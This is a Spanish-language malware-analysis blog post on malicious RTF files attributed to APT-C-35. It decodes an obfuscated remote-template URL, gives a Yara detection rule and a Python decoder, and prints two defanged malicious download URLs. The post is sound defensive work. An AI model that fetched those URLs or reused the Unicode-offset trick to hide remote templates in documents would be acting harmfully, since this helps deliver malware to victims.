Decodificando ficheros RTF maliciosos


By Rafa.Pedrero

Published: 2021-07-19 · Archived: 2026-04-06 00:46:42 UTC


Hola a tod@s!

Hace un par de meses vi este twitter, de la muestra, y me pareció interesante, entonces traté de automatizarlo y hoy lo comparto con vosotros :D

Echemos un vistazo a la muestra:



Solamente 4 antivirus lo detectaban entonces, a día de hoy, muchos más.



Si nos fijamos en el comentario del analista, nos indica que en el “Template” está la URL maliciosa que se descargará el malware que sea y lo ejecutará.

Pues vamos a buscar eso mismo.

```
$ grep -ia -A 1 template PT6-1152.doc
{\*\template\u-65432?\u-65420?\u-65420?\u-65424?\u-65478?\u-65489?\u-65489?\u-65431?\u-65436?\u-65427?\u-65423?\u-65419?\u-65431?\u-65437?\u-65429?\u-65490?\u-65416?\u-65415?\u-65414?\u-65489?\u-65430?\u-65439?\u-65437?\u-65429?\u-65489?\u-65463?\u-65418?\u-65465?\u-65454?\u-65426?\u-65459?\u-65431?\u-65468?\u-65414?\u-65433?\u-65436?\u-65435?\u-65422?\u-65455?\u-65455?\u-65420?\u-65435?\u-65423?\u-65458?\u-65430?\u-65458?\u-65433?\u-65461?\u-65425?\u-65463?\u-65447?\u-65423?\u-65439?\u-65460?\u-65449?\u-65482?\u-65469?\u-65490?\u-65436?\u-65425?\u-65420?}\ltrpar
\sectd\ltrsect\linex0\endnhere\sectlinegrid360\sectdefaultcl\sftnbj
{\*\pnseclvl1\pnucrm\pnstart1\pnindent720\pnhang {\pntxta .}}{\*\pnseclvl2
```

```
$ grep -ia IvGRnMiDzgderQQteqNjNgKoIYqaLW6C.dot PT6-1152.doc | wc -l
0
```

Según acabamos de ver, “template” se encuentra en el fichero, pero *la url no aparece por ningún sitio*.

Algunos ya habréis adivinado que eso que veíamos justo después de template, correspondía con la url que aparece en Virus Total.

Entonces, tenemos el siguiente texto que hay que “traducir” a “http://...”.

```
\u-65432?\u-65420?\u-65420?\u-65424?\u-65478?\u-65489?\u-65489?\u-65431?\u-65436?\u-65427?\u-65423?\u-65419?\u-65431?\u-65437?\u-65429?\u-65490?\u-65416?\u-65415?\u-65414?\u-65489?\u-65430?\u-65439?\u-65437?\u-65429?\u-65489?\u-65463?\u-65418?\u-65465?\u-65454?\u-65426?\u-65459?\u-65431?\u-65468?\u-65414?\u-65433?\u-65436?\u-65435?\u-65422?\u-65455?\u-65455?\u-65420?\u-65435?\u-65423?\u-65458?\u-
```


```
65430?\u-65458?\u-65433?\u-65461?\u-65425?\u-65463?\u-65447?\u-65423?\u-65439?\u-65460?\u-65449?\u-65482?\u-65469?\u-65490?\u-65436?\u-65425?\u-65420?
```

Si esto es la url (como nos podemos imaginar), el primer valor tendría que ser la h, el segundo la t, el tercero otra t, el cuarto la p y así sucesivamente hasta completar lo que habíamos visto. Podemos seguir el siguiente ejemplo:


```
"h" == 0x0068 == -(-0x0068) == -(0xFFFF+1-0x68) == -65432=\u-65432?
"t" == 0x0074 == -(-0x0074) == -(0xFFFF+1-0x74) == -65420=\u-65420?
"p" == 0x0070 == -(-0x0070) == -(0xFFFF+1-0x70) == -65424=\u-65424?
```

Nos crearemos un sencillo script en Python para automatizar esa conversión y obtener la url. Pero antes, siempre me gusta poder detectar este tipo de documentos con **reglas Yara**.

Solamente tendremos en cuenta una serie de cosas, debe ser un fichero RTF, por lo que comprobaremos la cabecera del mismo para que sea así.



Y debe estar codificado de la forma que hemos visto, justo después de template.



Por lo tanto, esta sería nuestra regla Yara:

```
rule RTF_apt_c_35
{
meta:
date = "2021-7-10"
author = "by Rafa"
strings:
$rtf = { 7B 5C 72 74 }
$template = { 7B 5C 2A 5C 74 65 6D 70 6C 61 74 65 20 0D 0A 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F 5C 75 2D ?? ?? ?? ?? ?? 3F}
condition:
$rtf at 0 nd $template
}
```

Comprobamos que funciona:

```
$ yara RTF_apt-c-35.yar .
RTF_apt_c_35 ./694d433a729b65993dae758e862077c2d82c92018e8e310e121e1fa051567dba-apt-c-35-PT6-1152.doc
```

Y ahora sí, pasemos al script.

```
# -*- coding: utf-8 -*-
#!/usr/bin/env python
import sys
import os
import re

chars = r"A-Za-z0-9/\-:.,_$%'()[\]<> "
shortest_run = 4

regexp = '[%s]{%d,}' % (chars, shortest_run)
pattern = re.compile(regexp)

def info():
print ("Extract URL from RTF malicious apt-c-35 files - by Rafa")
print ("You need an argument to filename, example: %s <malicious.rtf>" % sys.argv[0])
sys.exit(1)

def notexist(filepath):
print ("'%s' does not exist" % filepath)
sys.exit(1)

def invalidheader():
print ("Invalid header, it's not a RTF file")
sys.exit(1)

def invalidtemplate():
print ("Invalid template document, it's not a RTF malicious apt-c-35 file")
sys.exit(1)

def check(myval):
# "h" == 0x0068 == -(-0x0068) == -(0xFFFF+1-0x68) == -65432=\u-65432?
value = myval - 0xFFFF - 1
return chr(abs(value))

def checkheader(filepath):
f = open(filepath,'rb')
s = f.read(4)
f.close()
```

```
if '\x7b\x5c\x72\x74' in s:
return True
else:
return False

def checktemplate(stream):
try:
data = stream.decode()
if "\\template " in data:
return True
else:
return False
except:
print ('Something wrong in check template!')
return False

def process(stream):
data = stream.decode()
return pattern.findall(data)

if __name__ == "__main__":

if len(sys.argv) != 2:
info()
path = sys.argv[1]

if os.path.exists(path):
if checkheader(path) == False:
invalidheader()

myres = ''
with open(path, mode='rb') as file:
fileContent = file.read()

if checktemplate(fileContent) == False:
invalidtemplate()

for found_str in process(fileContent):
if re.match(r'^u-[0-9]{5}', found_str):
svalue = found_str.replace('u-','')
svalue = int(svalue)
res = str(check(svalue))
myres = myres + res

if ((myres != '') and ('http' in myres)):
print ('[+] path: ' + path)
```

```
print ('[+] url: ' + myres)
else:
invalidtemplate()

else:
notexist(path)
```

Comprobemos la salida con el fichero mencionado en el artículo.

```
$ python decoder_malicious_rtf_unicode_template.py PT6-1152.doc
[+] path: PT6-1152.doc
[+] url: hxxp://idmquick.xyz/jack/IvGRnMiDzgderQQteqNjNgKoIYqaLW6C.dot
```

Nota: he cambiado http por hxxp para evitar posibles accesos

Probaremos con otro fichero.

```
$ python decoder_malicious_rtf_unicode_template.py Defence\ proposal\ 2021-2022.doc
[+] path: Defence proposal 2021-2022.doc
[+] url: hxxp://worldfronts.xyz/jack/h9i341lDMiztxAqrWsaOwHfUkSrAFWuI.dot
```

Aquí tenemos otra url a la que hay que evitar acceder :D

Espero que os haya gustado y hasta el próximo post!!!

Source: https://ciberseguridad.blog/decodificando-ficheros-rtf-maliciosos/